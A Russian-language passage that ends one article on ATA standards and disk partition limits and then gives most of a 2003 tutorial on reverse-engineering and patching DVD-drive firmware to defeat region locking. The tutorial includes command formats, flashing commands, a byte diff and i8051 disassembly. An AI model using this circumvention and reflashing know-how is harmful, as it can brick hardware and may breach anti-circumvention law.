Наконец, Windows 95 OSR2 и Windows 98 поддерживают еще два типа разделов — (0Bh и 0Ch) с файловой системой FAT32 и размером до 2048 Гб (ограничение, вызванное 32-битными счетчиками секторов в таблице разделов). Достоинства FAT32 в сравнении с FAT16 — те же, что и FAT16 в сравнении с FAT12, т.е. больший размер раздела и большее количество файлов при меньшем размере кластера.

Итак, следующий барьер, который потребует переработки программного обеспечения — это диски объемом больше 2 Тб (2048 Гб). Для этих дисков необходимо будет заново спроектировать схему разбиения на разделы и перейти к 64-битным счетчикам секторов (либо считать объекты крупнее секторов).

ТЕРМИНОЛОГИЯ

IDE (Integrated Drive Electronics) — это реализация дисковых устройств с интегрированным контроллером, что позволяет уменьшить стоимость дисков и облегчить разработку их микропрограмм. В 1994 г. был принят стандарт ATA (AT Attachment) для IDE-устройств. В 1996 г. стандарт был пересмотрен, и появился стандарт ATA-2, затем ATA-3 и Ultra-ATA. В ATA-2 ввели поддержку более быстрых режимов PIO3/PIO4 и режимов прямого доступа к памяти — multiword DMA1/DMA2. Также в ATA-2 появилась поддержка LBA для линейной адресации и второго канала — для подключения до 4 устройств.

Недостаток стандарта ATA в том, что он разработан для дисков, поэтому в 1994 г. был разработан стандарт ATAPI (ATA Packet Interface) на подключение к IDE-портам устройств типа CD-ROM и ленточных накопителей.

EIDE (Enhanced IDE) — это предложенная Western Digital марка устройств, разработанных на базе ATA-2 и Ultra-ATA. В пику этому Seagate с Quantum предложили марку Fast-ATA, которая, по сути, предлагает то же самое.

В последнее время активно внедряются стандарты Ultra-ATA/33, Ultra-ATA/66 и Ultra-ATA/100, реализующие DMA-режимы со скоростями 33, 66 и 100 Мб/с соответственно. Более того, разработан стандарт SerialATA, первые версии которого предлагают пропускную способность до 1.5 Гб/с, сохраняя при этом совместимость со стандартами ATA на уровне портов ввода/вывода!

ДОПОЛНИТЕЛЬНАЯ ИНФОРМАЦИЯ В ИНТЕРНЕТ

Вариант этой статьи на английском можно найти по адресу: http://web.inter.nl.net/hcc/J.Steunebrink/bioslim.htm

Обширным источником информации является “The Enhanced IDE/Fast-ATA/ATA-2 FAQ” John Wehman и Peter den Haan. FAQ можно найти на странице Peter den Haan об IDE устройствах (http://thef-nym.sci.kun.nl/~pieterh/storage.html). Здесь также можно найти ссылки на другие сайты.

На странице http://www.phoenix.com/PlatSS/products/specs.html можно найти ссылки на спецификации Enhanced Disk Drive (устройств с более чем 1024 треками и поддержкой расширения интерфейса BIOS Int 13h от IBM/Microsoft).

Дополнительную информацию от одного из производителей BIOS об ограничениях в 2 и 4 Гб можно найти в статьях Micro Firmwares “Notes on Installing Hard Drives Larger Than 2 GB” (http://www.firmware.com/pb4ts/over2gb.htm) и “Issues with Hard Drives Over 4 GB” (http://www.firmware.com/pb4ts/over4gb.htm).

Описание различных типов разделов дано в статье Q69912 в Microsoft Knowledge Base (http://support.microsoft.com/support/kb/articles/Q69/9/12.asp).

Статья о различных версиях FDISK и их ограничениях — “Notes on DOS FDISK Command” (http://www.firmware.com/support/bios/fdisk.htm).

Утилиты управления разделами типа Partition Magic от PowerQuest (http://www.powerquest.com/) или Partition Commander от V Communications (http://www.v-com.com/) могут также выходить за границу 8 Гб и облегчают создание, изменение размера, перемещение и выбор типов разделов, и все это без потери данных!

DVD firmware patching

Автор: Sten

Дата: 2003-08-26

Предистория

Недавно в поисках чего бы мне такого еще крякнуть я, можно сказать совсем неожиданно, вспомнил про свой DVD-ROM. Точнее это не было большой неожиданностью, просто моя творческая натура потребовала от меня сразу после покупки DVD-ROM-а немного поиграться с установками региональной защиты. В результате, как всегда и получается, дисковод заблокировался на американском регионе (номер 1), в то время как мне требовалось просмотреть фильм из родной Россияно-Африканской :) 5-ой зоны. Таким образом, остро стал вопрос о том как исправить это положение. Я не буду расспространяться о том, как я отношуть ко всем этим "изобретениям" буржуев, призванных ограничить мои потребительские права.


В данной статье я постараюсь рассказать о том как пропатчить прошивку DVD дисковода, чтобы сделать его мультизонным. Статья состоит из двух частей - теоретической и практической. Теорию я стырил у товарища xdi (xvi@firmware-flash.com, xvi91@hotmail.com), т.к. мой опыт общения с DVD дисководами ограничивался всего несколькими днями. Ну а в практической части описан мой собственный опыт перепрошивания дисковода SONY DDU1621.

Замечание Используйте этот документ на свой страх и риск! Процесс замены прошивки DVD дисковода - это не тривиальная операция, которая может повлечь за собой включая, но не ограничиваясь нижеперечисленным: выход из строя дисковода, выход из строя других устройств, которые вы можете случайно перепрошить, внезапные отказы в работе устройств накопителей информации. Данная статья расспространяется только в образовательных целях и ее не следует рассматривать как руководство к действию. Автор не несет ответственности ни за какие последствия, являющиеся результатом прочтения вами данной статьи. **Немного о региональной защите**

Что такое региональная защита? Почему вообще нужно патчить прошивку DVD? Звучить весьма страшновато - это ведь не просто взять и пропатчить какую-нибудь Windows программу. Тогда зачем это нужно?

Для того чтобы содрать с нас побольше денег, ведущие компании договорились, что DVD-диск, купленный где-нибудь в одном месте, нельзя будет просмотреть где-нибудь в другом месте. Например, японский пользователь не сможет просмотреть фильм, купленный в США. Причем это не имеет никакого отношения к языковым барьерам или телевизионным стандартам вроде NTSC или PAL. Также это не имеет отношения к защите от компьютерного пиратства, т.к. конечная цель - запретить прогирывание настоящих лекально купленных фильмов.

Механизм региональной защиты был специально разработан для того, чтобы достичь этой цели - весь мир был поделен на 6 регионов:



Суть механизма региональной защиты состоим в следующем: любой DVD плеер или дисковод может проигрывать фильмы только из одного региона. Таким образом, плеер, настроенный на регион 1 может проигрывать фильмы, собранные для региона 1 и.т.д. DVD дисководы обычно продаются уже настроенными на конкретный регион, в котором они были куплены, и, обычно их регион не может быть изменен. Компьютерные DVD дисководы могут изменять свои настройки 5 раз. После этого они блокируются на последнем установленном регионе. Для того, чтобы удостовериться что все производители следуют этим ограничениям, они они заключили лицензионное соглашением CSS о том, чтобы продавать CSS-совместимые устройства. Без этого соглашения никто не может продавать DVD плееры или дисководы. Частью соглашения является механизм региональной защиты.

Первое, что следует заметить: механизм региональной защиты - это ни национальный ни международный закон. Это просто лицензионное соглашение, которое обязывает производителей дисководов следовать правилам CSS. Вы, как покупатель, не связаны ни в какой мере этим соглашением. Механизм региональной защиты - это не технология для борьмы с компьтерным пиратством, просто это средство для разделения рынка на регионы. Хотя региональная защита и является частью лицензии CSS, она не имеет ничего общего с шифрацией/дешифрацией CSS. Мультизонирование не включает в себя "взлом" CSS или нарушение какой-либо защиты от пиратов. Единственная связь с технической точки зрения с дешифрацией CSS состоит в том, что когда регион фильма не совпадает с регионом, на который настроен дисковод, дисковод не будет возвращать CSS Title Key, который необходим для просмотра фильма.

Второе, сами производители не станут давать вам мультизонную прошивку для DVD дисководов. Они заключили соглашение не делать этого. Так что не стоит терять времени, и просить их.

Третье, механизм региональной защиты реализован в DVD дисководе. Чтобы обойти его необходимо пропатчить прошивку. С технической точки зрения, можно обойти этот мехаизм используя некоторую компьютерную программу, но это немного сложнее. Т.к. необходимый CSS Title Key неизвестен, необходимо подобрать его, что может занять некоторое время и привести к задержкам прямо посередине фильма. Также программа проигрывания должна быть неплохо пропатчена, чтобы поддерживать эту фичу. Кроме того, придется делать это для каждой новой версии программы. Более легкий путь сделать свой драйв мультизонным - пропатчить прошивку дисковода, и оставить сам софт нетронутым.

Немного от SCSI и ATAPI

Существуют различные DVD дисководы: SCSI, ATAPI и IEEE1394 (FireWire), и возможно, другие (USB 2 и т.д.). С точки зрения того, чтобы пропатчить их никакой разницы нет. Все они используют одинаковые командные пакеты для того чтобы взаимодействовать с хостовым компьютером. Поэтому, что касается прошивки DVD, можно воспринимать драйвы ATAPI и IEEE1394 как "SCSI поверх другой шины".

Работает все одинаково: хостовый компьютер посылает командный пакет длиной несколько байт, за которым возможно следуют еще несколько байтов параметров и входные и выходные данные (если присутствуют). Большинство пакетов имеют длину 6,10 или 12 байтов длиной, и самый первый из этих байтов содержит код операции, которую должен выполнить дисковод.

Некоторые специфичные для DVD команды

Описания ATAPI/SCSI команды можно найти по адресу: http://ftp.t10.org/ftp/t10/drafts/ Команды, специфичные для DVD находятся в дирректории mmc3.

Возможно вы захотите скачать и прочитать самое последнее описание mmc3. Как минимум, понадобятся описание команд "Report Key" и "Send Key" (опкоды A3 и A4), потому что эти две команды включают в себя механизм региональной защиты (их мы и пропатчим). Ниже приведено краткое описание обоих команд:

Byte \ Bit	7	6	5	4	3	2	1	0
0	Operation code (**A3**)							
1	Reserved				Reserved			
2	Reserved							
3	Reserved							
4	Reserved							
5	Reserved							
6	Reserved							
7	Reserved							
8	Parameter List Length							
9								
10	AGID			**Key Format**				
11	Control							

Send Key command packet

Byte \ Bit	7	6	5	4	3	2	1	0
0	Operation code (**A4**)							
1	Reserved				Reserved			
2	Reserved or Logical Block Address							
3								
4								
5								
6	Reserved							
7	Key Class							
8	Allocation Length							
9								
10	AGID			**Key Format**				
11	Control							

Report Key command packet

Параметр "Key Format" команды "Send Key" (A3) может принимать документированные значения 01, 03, 06, 3F и иногда недокументированные значения, такие как 02, которое часто используется как команда сброса счетчика. За командным пакетом следуют несколько байтов параметров.

Параметр "Key Format" команды "Report Key" (A4) может принимать документированные значения 00, 01, 02, 04, 05, 08, 3F на CPRM совместимых устройствах, документированное значение 11 и иногда недокументированные значения. Дисковод возвращает некоторую информацию хостовому компьютеру когда получает эту команду.

Наибольший интерес представляют команды "Send Key" с параметром "Key Format" равным 06, и команда "Report Key" с "Key Format" равным 04 или 08. В дальнейшем эти команды будут упоминаться как A3/06, A4/04 и A4/08 соответственно.

Команда A4/08 используется для запроса региона, на который настроен дисковод и количества оставшихся изменений, команда A3/06 используется для изменения региона дисковода. Команда A4/04 возвращается CSS Title Key, который необходим для того, чтобы дешифровать CSS-зашифрованный фильм.

Ниже приведен формат ответа дисковода на команду A4/08:

Byte \ Bit	7	6	5	4	3	2	1	0
0	00							
1	06							
2	00							
3	00							
4	State		Resets left			Changes left		
5	Region Mask							
6	01							
7	00							

Report Key Format 08 reply

Поле 'Changes left' содержим количество (от 0 до 5) изменений региона, которые еще можно выполнить. Поле 'Resets left' содержит число (от 0 до 4) оставшихся сбросов счетчика.

Поле 'State' зависит от поля 'Changes left'. Если 'Changes left' равно 0, 'State' будет в двоичном виде 11. Если 'Changes left' равно 1, 'State' будет 10, и если Changes left' равно 2,3 или 4, 'State' будет 01. Когда 'Changes left' равно 5, 'State' будет 00. Официальные названия этих состояний 'None', 'Set', 'Last Chance', 'Permanent'.

Формат маски региона

Маска региона используется для того чтобы представлять регионы. Это один байт, бит 0 которого соответствует региону 1, бит 1 региону 2, и так до 7 бит, который соответствует региону 8. Каждый бит имеет два значения: true и false. 'True' соответствует нулевому биту, 'false' единичному биту. Обратите внимание, что это прямо противоположно общепринятым нормам.

Команды A3/06 и A4/04 используют маску региона для того, чтобы указать регион диска. Маска региона построена при помощи установки в 'true' региона, который нужно выбрать. Так регион 1 представляется значением FE, регион 2 значением FD, и т.д.

Ниже приведены общепринятые значения маски региона:

No Region	Region 1	Region 2	Region 3	Region 4	Region 5	Region 6	Region 7	Region 8
FF	FE	FD	FB	F7	EF	DF	BF	7F

Обратите внимание на 'No Region', которому соответствует значение FF. Когда оно возвращается дисководом, это означает что регион еще не был установлен. Заводские установки: регион не установлены, разрешены 5 изменений региона, разрешены 4 сброса счетчика изменений региона. Когда выполняется сбос счетчика изменений регионов, он устанавливается равным 5, маска региона FF и уменьшается количество разрешенных сброса счетчиков. Изменение региона изменяет маску региона и уменьшает счетчик разрешенных изменений региона. Дисковод отклоняет запросы на изменение региона если счетчик разрешенных изменений равен 0.

Т.к. DVD дисковод может быть настроен на один регион одновременно, команда A3/06 с маской региона с выбранными несколькими регионами будет отклоняться.

Маска региона также используется фильмами для того, чтобы указать, в каких региона фильм может быть проигран. Если бит, соответствующий региону установлен в true (т.е. 0), фильм можен быть проигран устройством, настроенным на этот регион. Маска региона сохраняется в заголовочном секторе CSS глубоко внути внутренней структуры DVD. Копия этой маски региона доступна по смещению 23h файла VIDEO_TS.IFO, который находится в каталоге VIDEO_TS диска.

Различия между мультизонными и заблокированными дисководами

Мультизонный (RPC-1) дисковод всегда возвращает CSS Title Key хостовому компьютеру, он ничего не знает о командах A3/06 и A4/08 и не может ни возвращать, ни устанавливать свой регион. Когда команда A3/06 или A4/08 отправляется такому дисководу, он возвращает ошибку "INVALID FIELD IN CDB", означающую что параметр Key Format был нераспознан. Некоторые мультизонные дисководы могут возвращать другие ошибки, такие как "MEDIUM NOT PRESEND" когда диск не вставлен в дисковод. В любом случае, мультизонные дисководы не могут ни возвратить, ни установить свой регион.

Заблокированный дисковод (RPC-2), может быть настроен только на один регион, и будет помнить эти установки после того, как будет отключен от электрической сети. Он будет распознавать команду A4/08 возвращая свой текущий регион и счетчики, и будет также распознавать команду A3/06 изменяя свой регион (если счетчик разрешенных изменений региона не равен 0). Поведение команда A4/04 немного отличается. Если диск авторизован для проигрывания в данном регионе, команда A4/04 работает нормально, если диск не может быть проигран в данном регионе, Title Key не будет возвращаться и софтверный кодек не сможет расшифровать фильм.

Ваш компьютер будет определять, что дисковод мультизонный, посылая команду A4/08. Если дисковод возвращает установки региона - то он заблокирован. Если дисковод отклоняет команду с ошибкой - он мультизонный. Все утилиты проверяют статус RPC дисковода таким образом.

Как RPC-2 дисководы запоминяют свои регионы и счетчики?

Конечно все они используют некоторый тип ПЗУ, но какое значения различные дисководы сохраняют в этой памяти?

Различные дисководы могут по разному хранить свои регионы. Одни могут хранить маску региона, другие сохранять регион по номеру. Есть и другие возможности.

Счетчики тоже могут запоминаться различным образом. Они могут сохраняться в виде обратных счетчиков, представляя количество оставшихся операций, уменьшаясь при каждой смене региона, или сброса счетчика. Они также могут отчитываться от 0 вверх, представляя собой количество раз, которое была выполнена операция. Также может быть, что они не запоминаются вовсе, но высчитываются исходя из журнала изменения регионов, в котором сохраняются успешные попытки изменить регион дисковода.

Различные методы сохранения региона и счетчиков предполагают различные алгоритмы для манипуляции ими, так что вам придется проанализировать код, который обрабатывает эти значения и найти способ которым они сохраняются.

Как RPC-2 дисководы определяют, что они могут проиграть фильм?

Фактически, дисковод не запрещает читать любые DVD диски, он только отказывается возвращать CSS Title Key для неавторизованного для данного региона диска, так что нельзя расшифровать фильм. Чтобы проверить, может ли она вернуть Title Key фильма, прошивка проверяет маску региона фильма на соответствие своему региону. В зависимости от того как дисковод запоминает свой регион могут использоваться различные алгоритмы.

Если дисковод запоминает маску своего региона, он может просто вычислить двоичный OR своей маски региона и маски региона фильма. Если результат равер FF, фильм не авторизован, если результат не FF, фильм авторизован для просмотра. Данную операцию легко обнаружить в

ассемблерном листинг, т.к. она основана на инструкции OR, за которой следует сравнение (COMPARE) и затем условное ветвление по условию равно/не равно (EQUAL/NOT EQUAL CONDITIONAL BRANCH).

Если дисковод запоминает свой регион по номеру, он может вычислить маску региона и затем проверить соответствие региона как описано выше, или он может проверить конкретный бит в маске региона фильма. Последнее менее очевидно в листинге прошивки, но также легко идентифицируемо.

Замечание: регион 7 и регион 8 могут быть, а могут и не быть распознаны дисководом, т.к. они являются специальным случаем среди других регионах: регион 7 в настоящее время не определен, и регион 8 как специальный международный регион используется (если вообще используется) редко.

Ниже описан процесс внесения изменений в прошивку. Помните, что это только пример, и для некоторых прошивок могут понадобиться дополнительные шаги.

Шаг 1 Сначала необходимо достать прошивку, чтобы ее патчить. Обычно источником прошивки слушить файл прошивки, который идет вместе с пакетом обновления прошивок, распространяемым производителем. Если прошивка в .HEX или .MOT формате, она должна быть предварительно транслирована в двоичную форму. В данной статье не рассматривается как это сделать, есть много утилит на просторах интернета, которые предназначены для этой цели. Учтите только, что файлы .HEX могуть содержать более 64KB данных, и некоторые утилиты не способны обрабатывать такие большие файлы. **Шаг 2**

Теперь надо бы дизассемблировать прошивку. Это предполагает, что вы знакомы с процессором, который используется дисководом. Вот список наиболее часто применяемых процессоров в DVD дисководах: Hitachi H8S, Intel 8051, Zilog Z80, Matsushita 102000, Mitsubishi 7902, Hitachi SuperH. Попробуйте дизассемблировать файл для каждого из этих процессоров и определите какой вариант более всего похож на асемблерный листинг.

Исходники для H8S, 102000, 790, SuperH, 8051 и Z80 дизассемблеров доступны по адресу:

http://perso.club-internet.fr/farzeno/firmware/

Обычного дизассемблерного листинга вполне достаточно, не обязательно использовать интеллектуальный дизассемблер, который различает данные и код. Дизассемблирования "в лоб" всех байтов прошивки вполне достаточно для того чтобы ее пропатчить. Дизассемблеры, приведенные выше - это именно такие простенькие дизассемблеры. Вообще, они даже более полезны чем интеллектуальные дизассемблеры и их можно заточить, чтобы обрабатывать различный формат прошивок. Впрочем, возможно вы придете к другим выводам.

Шаг 3

Сейчас, когда вы дизассемлировали прошивку, вам нужно найте месте где патчить. Вначале, нужно отыскать, где сохраняется регион дисковода. Самый простой путь достичь этого - найти обработчик A4/08, который возвращает маску региона дисковода хостовому компьютеру.

Обычно прошивки имеют размер 64KB, 128KB и даже больше, так что нахождение нужного кода в нескольких десятках тысяч ассемблерных линий может показаться сложной задачей. К счастью, есть одна операция, которая всегда была надежным помошников: параметр формата операций A3 и A4 должен быть извлечен из байта, в котором также находится параметр AGID. Обычно это выполняется при помощи операции AND байта и значения 3F. Поиск при помощи регулярного выражения "AND.*3F" (или похожего) оставит несколько кандидатов из которых можно легко выявить те, которые соответствуют командам A3 и A4. Это можно сделать исследуя код как рассказано ниже. Различные опции будут либо проверяться одна за другой, сравнением с различными значениями, либо в виде индексов в таблице. Оба метода можно легко обнаружить и

сравнивая значения, которые проверяются вы легко найдете два обработчика команд. Заметьте, что проверке по таблице или сравнению параметров часто предшествуют проверки на валидность других параметров. Например параметр AGID, к примеру, не обязательно должен быть валиден в связке с теми параметрами, которые нас интересуют. Так что обработчки A4 может быть обнаружет в результате немедленного сравнения извлеченного значния и 08.

Теперь, когда найдент обработчик A4, нужно пройти по коду до обработки параметра Key Format равного 08. В конце концов вы найдете обработчик A4/08 и код, который возвращает регион. Обратите внимание как сохраняется регион (по номеру, маске и т.д.) и на его адрес.

Шаг 4

Теперь обратите внимание на все ссылки на регион дисковода (или маску региона) в прошивке. Нам нужно идентифицировать все эти ссылки или, как минимум, понять что они делают с регионом дисковода. Возможные варианты использвания (не все присутствуют во всех прошивках):

1. Инициализация. Во время запуска, дисковод читает ПЗУ для того, чтобы восстановить последний регион, который был запомнен. Некоторые прошивки читают регион из NVRAM или FLASH памяти каждый раз когда он нужнен, так что этот код может вызываться из нескольких мест.
2. По умолчание регион не установлен. В первый раз, когда подключается питание к дисководу (еще на заводе), ПЗУ дисковода не инициализировано, так что прошивка принимает следующие установки: регион не выбран, осталось 5 изменений региона, 4 сброса счетчиков.
3. Сохранение региона. Когда регион изменяеться, он должен быть запомнен и записан в постоянную память.
4. Прямое сравнение. Эти сравнения нужны как часть обработчика A3/06 когда запрошено последнее изменение региона, т.е. осталось только одна возможность изменить регион. В этом случае, для того, чтобы предотвратить случайные ошибки, обязательно должен быть вставлен диск, который настроен на конечный регион, и только на него.
5. Косвенные сравнения. Это проверки совместимости регионов. Некоторые являются частью обработчика A3/06, т.к. дисковод будет изменять свой регион, если вставлен фильм, который авторизован для данного региона. Другие являются частью механизма региональной защиты, т.к. обработчик A4/04, который проверяет разрешено ли вернуть Title Key.

Шаг 5

Достаточно разговоров, настало время патчить!

Вначале, необходимо модифицировать обработчик A3 так, чтобы он не распознавал параметр Key Format равный 06. Затем, тоже самое нужно сделать с обработчиком A4, так, чтобы он не распознавал параметр Key Format равный 08.

Далее надо запатчить проверки на совместимость регионов так, чтобы они всегда совпадали.

Возможно вы также захотите модифицировать имя прошивки, если да, учтите, что оно может быть представлено в перевернутом формате на ATAPI устройствах, т.к. ATAPI дисковод может быть опрошен двумя командами: собственно командой ATAPI и по старому стилю идентификации IDE. Строка идентификации IDE может сохраняться в перевернутом формате, так что прошивка с названием "ABCD" может быть представлена как "BADC" где-то внути файла. Переименовывать ли пропатченную прошивку - это ваш собственный выбор. Некоторые делают это, некоторе не делают. Главное, что пропатченная прошивка является мультизонной, а не ее имя.

О чем еще не было сказано

Процесс описанный выше несколько идеализирован. В действительности все может быть сложнее (или проще):

1. В некоторых прошивках (Matsushita DVD-RAM дисководы) есть вызов подпрограммы вне области прошивки, которая проверяет совместимость регионов (т.к. она за пределами прошиваемой

обсласти - ее нельзя запатчить). Есть прошивки, в которых содержится скрытая контрольная сумма, при несовпадении которой дисковод выталкивает диск.
2. Конкрольные суммы: Большинство дисководов проверяют прошивку, до того как ее перепрошить. Файл прошивки может содержать заголовки и/или контрольную сумму. Так что необходимо найти алгоритм подсчета контрольной суммы в самой прошивке, затем сделать маленькую программу для расчета правильной контрольной суммы. Эти контрольные суммы - это не результат каких-либо противопатчинговых технологий, это просто механизм, который позволяет предотвраить порчу дисковода в результате неверно загруженой прошивки. Некоторые утилиты записи прошивок достаточно умны чтобы сказать верную контрольную сумму, так что даже не приходится беспокоиться, чтобы ее вычислять!
3. Некоторые прошивки уже RPC-1 совместимые. В таких прошивках делается проверка, чтобы выявить, является дисковод RPC-1 или RPC-2. Сосмотрите нет ли подобных тестов в обработчике A4/08. Если вы нашли такой тест, он может проверять, установлен или сброшен ли какой-либо джемпер, проверять некоторый флаг где-либо в прошивке, или флаг, устанавливаемый недокументированной программой, и т.д.
4. Когда вы нашли обработчик A4/08, помните вы видели операцию AND с 3F? Исходный байт был взят из 11-го байта буфера команды. Вычтите 0A из его адреса и получите адрес байта, который содержит код операции. Поискав ссылки на этот байт вы можете найти обработчик команд, затем посмотрите на недокументированные опкоды операций (как правило в диапазоне C0-FF, но также в специфичных для разработчика MODE PAGES или DIAGNOSTICS PAGES). Некоторые могут быть очень интересными, такие как команды сброса памяти дисковода (почти в каждом дисководе), сброса счетчиков (Hitachi GD-7000 и 7500), или даже переключение дисковода в режим RPC-1 временно (LG дисководы) или постоянно (Hitachi GD-3000 и 5000).
5. Патч обработчика A3/06 может быть не обязателен, т.к. дисковод будет идентифицирован как RPC-1 если команда A4/08 была пропатчена. Есть пропатченные прошивки, в которых эта команда присутствует, и они вполне работали. Однако, команда A3/06 есть часть различия между RPC-1/RPC-2, так что рекомендуется патчить ее в любом случае. Это не займет много времени и это безопаснее.
6. Некоторые прошивки проверяют установлен ли регион до того как проверить совместимость регионов (и если не установлен, команда завершается с ошибкой), так что либо пропатчите этот код также, или убедитесь что регион был установлен, до того как обновить прошивку. В любом случае, лучше удостовериться, что регион был установлен до того как записывать новую прошивку.
7. Кто-то может решить пропатчить прошивку просто удалив уменьшение счетчика изменений региона в команде A3/06 (a.k.a бесконечное число жизней :). Этого делать крайне не рекомендуется, т.к. большинство перезаписываемых типов имеют ограниченный жизненный цилк при записи (иногда около 100 раз). Такой патч приведет к тому, что дисковод будет записывать эту память каждый раз и рано или поздно это вызовет отказ памяти NVRAM. Другие дисководы сохраняют изменение регионов "съедая" некоторый зарезервированный кусок памяти. В этом случае, когда память кончиться, дисковод либо испортит основную память, либо откажется изменять свой регион. В любом случае, пройдет некоторое время до того как дисковод откажет, так что публикация такой прошивки - это все равно что ходить по минному полю. Еще раз, не надо патчить прошивку таким образом!
8. **Пропатчим их всех!** :) Целая линейка продуктов может разделять одни и те же ресурсы разработки (команда, исходники програм, и т.д.), так что прошивки от дисковода к дисководу очень похожи. Если вы пропатчили один, следующий уже будет легче. Большинство пользователей не имеют достаточно опыта чтобы пропатчить самим, так что если вы преуспели в патчинге своего дисковода, рассмотрите возможность пропатчить еще один из этой же линии продуктов. Это не должно отнять много времени, и это поможет тысячам людей по всему миру.

Практика

Процесс замены прошивки

Перед тем как что-либо прошивать необходимо определить версию прошивки, которая используется в вашем дисководе. Для этого можно использовать утилиту DiscInfo. В моем случае использовалась прошивка S3.1. Затем необходимо найти вариант этой прошивки, которая является мультизонной, или создать такую прошивку самому. :) Мне удалось раскопать RPC-1 прошивку, обработанную товарищем etna, которая называлась S3e1.

Для замены прошивки на DVD дисководах серии SONY DDU1621 можно использовать утилиту mtkflash. Это ДОС приложение и для корректной его работы необходимо запускать его из под чистого ДОС-а. Т.е. придется создать загрузочную дискету, на которую поместить саму утилиту и файлы новой прошивки.

Далее, нужно хорошо представлять себе как подключен ваш DVD дисковод: Primary Master, Primary Slave, Secondary Master или Secondary Slave. В моем случае, DVD дисковод был подключен как Primary Slave, поэтому все последующие команды приведены для этого случая (параметр 2 в команде mtkflash).

Замечание: перед тем как выполнять замену прошивки рекомендуется отключить все CD-RW и другие дисководы, если такие имеются в системе (достаточно просто выдернуть из них кабель питания). Я видел много народу, которые по ошибке прошили свой пишущий CD-ROM вместо DVD. Поверьте, не самая приятная ситуация. :)

Данную утилиту необходимо запустить четыре раза. Первые две команды сохраняют два банка прошивки на диск. Вторые две команды загружают новую прошивку.

```
mtkflash.exe 2 r /a0 /b back00.bin
mtkflash.exe 2 r /a1 /b back01.bin

mtkflash.exe 2 w /a0 /b bide00.bin
mtkflash.exe 2 w /a1 /b bide01.bin
```

Параметр 2 говорит о том, что DVD подключен как Primary Slave, параметр r - о том, что необходимо выполнить чтение прошивки и сохранить ее на диск, w - запись с диска. Параметр /aX задает номер банка памяти, над которым производятся операции. А параметр /b указывает, что файл прошивки представлен в двоичном виде.

После каждой команды mtkflash.exe будет предлагать вам перезагрузить компьютер. Однако не поддавайтесь соблазну! :) Необходимо выполнить все четыре команды.

Анализ прошивки S3e1

Перед тем как прошивать новую прошивку я предусмотрительно произвел сравнение файлов старой и новой версии. Оказалось что изменены всего 7 байт.

```
Сравнение файлов BACK00.BIN и BIDE00.BIN
000015C6: 2E 65
00001667: 2E 65
0000B0F5: 4F E4
0000CAC9: 60 00
0000CACA: 21 00
0000D18A: 60 00
0000D18B: 10 00
```

После того как я наигрался с мультизонным DVD дисководом, ;) у меня проснулся интерес, что же именно было изменено в прошивке? После небольшого исследования я выяснил, что в дисководах SONY DDU1621 используется процессор i8051. Загрузить файл прошивки в IDA оказалось делом двух минут. Однако тут выяснилось, что я не знаком с ассемблером i8051. В прочем, это не большая проблемма для настоящего кодокопателя - в конце концов это ведь интеловский

процессор, так что будем исследовать его по аналогии с i8086. :)

Теперь давайте пройдемся по тем местам, где были сделаны изменения и посмотрим, что имеено было пропатчено. Первые два оффсета 15C6 и 1667 в дизассемблированном листинге указывают на строки, в которых содержится имя прошивки.

```
MEM_EXT:15BF 45 56 20 52 33 53 31 65 56 44+aEvR3s1evdDorMd:\
.text "EV R3S1eVD-DOR MDD1U26 1                         "
MEM_EXT:15BF 2D 44 4F 52 20 4D 44 44 31 55+               .byte 0
...
MEM_EXT:164D 53 4F 4E 59 20 20 20 20 44 56+aSonyDvdRomDdu1:.text "SONY    DVD-ROM DDU1621 S3e1"
MEM_EXT:164D 44 2D 52 4F 4D 20 44 44 55 31+               .byte 0
```

Как видно, имя прошивки содержится в двух вариантах, что вполне согласуется с теорией. Здесь просто были изменено текстовое представление версии прошивки с S3.1 на S3e1. Шаг не обязательный, но вполне понятный.

Теперь посмотрим что находится по смещениям CAC9 и CACA:

```
MEM_EXT:CAB7 E0                                         movx    A, @DPTR
MEM_EXT:CAB8 54 3F                                      anl     A, #0x3F
MEM_EXT:CABA 14                                         dec     A
MEM_EXT:CABB 60 1B                                      jz      MEM_EXT_CAD8
MEM_EXT:CABD 14                                         dec     A
MEM_EXT:CABE 60 1D                                      jz      MEM_EXT_CADD
MEM_EXT:CAC0 24 FE                                      add     A, #0xFE ; '¦'
MEM_EXT:CAC2 60 1E                                      jz      MEM_EXT_CAE2
MEM_EXT:CAC4 14                                         dec     A
MEM_EXT:CAC5 60 20                                      jz      MEM_EXT_CAE7
MEM_EXT:CAC7 24 FD                                      add     A, #0xFD ; '¤'
MEM_EXT:CAC9 60 21                                      jz      MEM_EXT_CAEC
MEM_EXT:CACB 24 C9                                      add     A, #0xC9 ; 'r'
MEM_EXT:CACD 60 22                                      jz      MEM_EXT_CAF1
MEM_EXT:CACF 24 3F                                      add     A, #0x3F ; '?'
MEM_EXT:CAD1 70 22                                      jnz     MEM_EXT_CAF5
